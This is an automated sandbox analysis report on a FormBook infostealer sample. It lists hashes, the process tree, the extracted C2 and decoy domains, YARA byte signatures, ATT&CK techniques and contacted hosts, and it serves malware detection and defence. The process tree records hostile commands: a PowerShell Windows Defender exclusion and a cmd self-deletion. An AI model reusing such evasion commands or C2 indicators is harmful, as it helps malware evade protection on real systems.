ID: 510736
Sample Name: MAPO-PI.exe
Cookbook: default.jbs
Time: 07:39:13
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report MAPO-PI.exe

Overview


General Information

Sample Name:	MAPO-PI.exe
Analysis ID:	510736
MD5:	c619bbbe3c374c…
SHA1:	a8f7e80f2c8e768..
SHA256:	260b61ddee5133..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Modifies the prolog of user mode fun…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- MAPO-PI.exe (PID: 3868 cmdline: 'C:\Users\user\Desktop\MAPO-PI.exe' MD5: C619BBBE3C374C8FD3E9F2C26D087496)
  - powershell.exe (PID: 2592 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\MAPO-PI.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5196 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - MAPO-PI.exe (PID: 5128 cmdline: C:\Users\user\Desktop\MAPO-PI.exe MD5: C619BBBE3C374C8FD3E9F2C26D087496)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 6928 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 980 cmdline: /c del 'C:\Users\user\Desktop\MAPO-PI.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.diofis.com/rigx/"
  ],
  "decoy": [
    "cisworkfromhome.com",
    "pizzanpickle.com",
    "southusen.com",
    "pinarekinci.com",
    "themilocat.com",
    "goio.digital",
    "smoothed-way.com",
    "lifeinformpodcast.com",
    "transforming-leadership.com",
    "winebreak.net",
    "diversityleadershipprogram.com",
    "orrisinvest.com",
    "mylearningplaylist.net",
    "chiromsrealestate.com",
    "todaychat.info",
    "solevux.com",
    "giacomodifino.com",
    "escortagents.com",
    "handstandsandhairties.com",
    "getsettn.com",
    "rocketsanitizerbox.com",
    "ryanmelissa.com",
    "loiriemagazine.com",
    "comparedietdrops.com",
    "email-m3comva.com",
    "lescopainsdumarche.net",
    "samhing-hk.com",
    "themomentummakers.com",
    "thmmet.com",
    "theluxgalveston.com",
    "makelifesimpleagain.com",
    "133holbertonstreet.com",
    "ingam.design",
    "svgrbyts.com",
    "reunalia.com",
    "zumish.com",
    "202scott.com",
    "onllinetestbot.com",
    "homeofficetipps.com",
    "jollyfriendsglobal.com",
    "gardenstatemasks.com",
    "parkinsonfound.com",
    "fitpowersport.com",
    "decentrall.com",
    "zodiacoflauderdale.com",
    "0afd.xyz",
    "klutinariverfishing.com",
    "wanderlustmeetsmotherhood.net",
    "t7890.com",
    "espressomaschinen.store",
    "templarsy.com",
    "parastrong.com",
    "nongbake.com",
    "abcjapanese.com",
    "adorti.com",
    "sweeplux.com",
    "ssmjoin.com",
    "polyassemble.com",
    "sellmyhihome.com",
    "pekalonganhost.com",
    "sautilidades.com",
    "customwoodcuttingboards.com",
    "mindyourownbizzness.com",
    "jiujitsuspa.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.292857818.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.292857818.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.292857818.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.293300061.00000000017B0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.293300061.00000000017B0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.MAPO-PI.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.MAPO-PI.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.0.MAPO-PI.exe.400000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
3.0.MAPO-PI.exe.400000.6.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.MAPO-PI.exe.400000.6.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 23 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 1	Proc Filesystem	System Information Discovery 1 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statio

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MAPO-PI.exe	31%	Virustotal		Browse
MAPO-PI.exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.MAPO-PI.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.MAPO-PI.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.MAPO-PI.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.MAPO-PI.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.diofis.com/hakkimizda/	0%	Avira URL Cloud	safe	
http://www.diofis.com/wp-includes/wlwmanifest.xml	0%	Avira URL Cloud	safe	
http://www.diofis.com/blog/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/kahvaltilik-tarifler/	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/hastaliklarda-beslenme-danismanligi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/wp-content/themes/neve/style.min.css?ver=2.8.3	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/bireysel-beslenme-danismanligi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/saglikli-ve-pratik-roka-salatasi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/#logo	0%	Avira URL Cloud	safe	
http://www.diofis.com/#organization	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/11/19/aspir-yagi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/maydanoz-cayi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/category/guncel-diyet-meseleleri/	0%	Avira URL Cloud	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.diofis.com/wp-content/uploads/2020/09/cropped-cropped-diofis-logo-2-3.png	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/elma-cayi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/11/01/cikolatali-toplar/	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/11/01/cennet-tatlisi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/wp-json/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/portakalli-meyve-cayi/	0%	Avira URL Cloud	safe	
http://https://m0n.co/ga	0%	Avira URL Cloud	safe	
www.diofis.com/rigx/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/odem-cayi-2/	0%	Avira URL Cloud	safe	
http://www.diofis.com/category/sporcu-beslenmesi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/wp-content/uploads/2020/09/cropped-diofis-logo-2.png	0%	Avira URL Cloud	safe	
http://www.diofis.com/feed/	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/kurumsal-beslenme-danismanligi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/category/tarifler/	0%	Avira URL Cloud	safe	
http://www.diofis.com?sccss=1&ver=5.5.6	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/saglikli-ve-pratik-corba-tarifi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/11/01/ketojenik-beslenme/	0%	Avira URL Cloud	safe	
http://www.diofis.com/comments/feed/	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/cocukluk-cagi-beslenme-danismanligi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/sebze-corbasi-tarifi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/yulafli-kahvalti/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/meyve-cayi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/bize-ulasin/	0%	Avira URL Cloud	safe	
http://www.diofis.com/partnerlerimiz/	0%	Avira URL Cloud	safe	
http://www.diofis.com/xmlrpc.php?rsd	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/saglikli-ve-pratik-salata-tarifi/	0%	Avira URL Cloud	safe	
http://www.lifeinformpodcast.com/rigx/?8pr=9rQH8&1btd7D=sXodP5plw2zuBk5jc17bfKeMRD93SLnVb+AwVzSLCtQvXrT73UIO1hDRl0kooUZyQ/sm	0%	Avira URL Cloud	safe	
http://www.diofis.com/	0%	Avira URL Cloud	safe	
http://www.diofis.com/?s=	0%	Avira URL Cloud	safe	
http://www.transforming-leadership.com/rigx/?1btd7D=9134s0FnLt/OWarUedgABr9C/c4q5kSlc0KYi18j8Gti+B07oVRLIxAr1gTintGupYIr&8pr=9rQH8	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/odem-cayi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/rigx/?8pr=9rQH8&1btd7D=x7Tu96cHMgTmU7mY47TISrjDcbGhV6G9B99bVm0ZcSL4vblov6CXxXD4o82KDOntdPMV	0%	Avira URL Cloud	safe	
http://www.diofis.com/wp-includes/css/dist/block-library/style.min.css?ver=5.5.6	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/kilo-koruma-beslenme-danismanligi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/11/27/sporcu-beslenmesinde-yeterli-ve-dengeli-beslenmenin-onemi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/hizmetlerimiz/online-beslenme-danismanligi/	0%	Avira URL Cloud	safe	
http://www.diofis.com/#website	0%	Avira URL Cloud	safe	
http://www.diofis.com/2020/10/24/rahatlatici-cay/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.transforming-leadership.com	159.65.10.143	true	true		unknown
lifeinformpodcast.com	34.102.136.180	true	false		unknown
diofis.com	109.232.217.55	true	true		unknown
www.diofis.com	unknown	unknown	true		unknown
www.lifeinformpodcast.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.diofis.com/rigx/	true	• Avira URL Cloud: safe	low
http://www.lifeinformpodcast.com/rigx/?8pr=9rQH8&1btd7D=sXodP5plw2zuBk5jc17bfKeMRD93SLnVb+AwVzSLCtQvXrT73UIO1hDRl0kooUZyQ/sm	false	• Avira URL Cloud: safe	unknown
http://www.transforming-leadership.com/rigx/?1btd7D=9134s0FnLt/OWarUedgABr9C/c4q5kSlc0KYi18j8Gti+B07oVRLIxAr1gTintGupYIr&8pr=9rQH8	true	• Avira URL Cloud: safe	unknown
http://www.diofis.com/rigx/?8pr=9rQH8&1btd7D=x7Tu96cHMgTmU7mY47TlSrjDcbGhV6G9B99bVm0ZcSL4vblov6CXxXD4o82KDOntdPMV	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	lifeinformpodcast.com	United States		15169	GOOGLEUS	false
159.65.10.143	www.transforming-leadership.com	United States		14061	DIGITALOCEAN-ASNUS	true
109.232.217.55	diofis.com	Turkey		42807	AEROTEK-ASTR	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510736
Start date:	28.10.2021
Start time:	07:39:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MAPO-PI.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/5@3/3
EGA Information:	Failed

HDC Information:	• Successful, ratio: 9% (good quality ratio 8%) • Quality average: 72.1% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:40:04	API Interceptor	1x Sleep call for process: MAPO-PI.exe modified
07:40:08	API Interceptor	37x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	digital.alarmclock.alarmy.apk	Get hash	malicious	Browse	• 159.203.83.162
	digital.alarmclock.alarmy.apk	Get hash	malicious	Browse	• 159.203.83.162
	e6dff8475541ebddc1f0db47a311eb2c25581b7d5e62a.exe	Get hash	malicious	Browse	• 206.81.21.194
	10272021-AM65Application.HTM	Get hash	malicious	Browse	• 5.101.110.225
	v2.exe	Get hash	malicious	Browse	• 139.59.30.14
	gqqrsjn4g8	Get hash	malicious	Browse	• 161.35.54.166
	mdOr6C8jJp	Get hash	malicious	Browse	• 161.35.54.166
	Order.exe	Get hash	malicious	Browse	• 138.197.164.163
	scMacvapQQ	Get hash	malicious	Browse	• 161.35.54.166
	3Y8WDTH5lr	Get hash	malicious	Browse	• 161.35.54.166
	9ecqofrtuo	Get hash	malicious	Browse	• 161.35.54.166
	vx69bSxRQa	Get hash	malicious	Browse	• 161.35.54.166
	8Xm9hcPRW9	Get hash	malicious	Browse	• 161.35.54.166
	hVq8pSanzK	Get hash	malicious	Browse	• 161.35.54.166
	t0rtYC582w	Get hash	malicious	Browse	• 161.35.54.166
	JpvnaZB6aU	Get hash	malicious	Browse	• 161.35.54.166
	GBlokuLqdg	Get hash	malicious	Browse	• 161.35.54.166
	DpK5nUwiwE.exe	Get hash	malicious	Browse	• 159.89.117.132
	GU5kmLwV7r.exe	Get hash	malicious	Browse	• 157.245.5.40
	peSZa2MV75.exe	Get hash	malicious	Browse	• 157.245.5.40
AEROTEK-ASTR	2FNlQLySZS.exe	Get hash	malicious	Browse	• 94.199.200.61
	Tips Ref.exe	Get hash	malicious	Browse	• 94.199.200.62
	RFQ NO. T01777ENQ-0090F8.exe	Get hash	malicious	Browse	• 109.232.217.77
	PO12031.exe	Get hash	malicious	Browse	• 94.199.200.62
	Halkbank_Ekstre_20210726_084931-069855PDF.exe	Get hash	malicious	Browse	• 94.199.200.62
	Ziraat Bankas#U0131 Swift Mesaj#U0131.exe	Get hash	malicious	Browse	• 37.230.104.41

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ehsu0xgexofjfX9.exe	Get hash	malicious	Browse	• 178.157.8.3
	KNm3lXniFj.exe	Get hash	malicious	Browse	• 109.232.216.164
	Halkbank_Ekstre_20210309_080203_744632.PDF.exe	Get hash	malicious	Browse	• 94.199.200.87
	doc2019291888001990.pdf.exe	Get hash	malicious	Browse	• 94.199.200.87
	kuKyYYYuS0.exe	Get hash	malicious	Browse	• 31.207.83.53
	4zfdibTbxl.exe	Get hash	malicious	Browse	• 31.207.83.53
	W0HuUhFe5Kma3EO.exe	Get hash	malicious	Browse	• 178.157.8.3
	INVOICE 5204.exe	Get hash	malicious	Browse	• 31.207.83.53
	80893_payslip.exe	Get hash	malicious	Browse	• 94.199.200.62
	2UZ8zLT94pJEufW.exe	Get hash	malicious	Browse	• 178.157.8.3
	hesaphareketi-01.pdf.exe	Get hash	malicious	Browse	• 94.199.200.87
	hesaphareketi-01.pdf.exe	Get hash	malicious	Browse	• 94.199.200.87
	Transfer receipt Copy 1038690332210516.exe	Get hash	malicious	Browse	• 94.199.200.62
	60rUtFJPFb.exe	Get hash	malicious	Browse	• 94.199.200.203

JA3 Fingerprints

No context

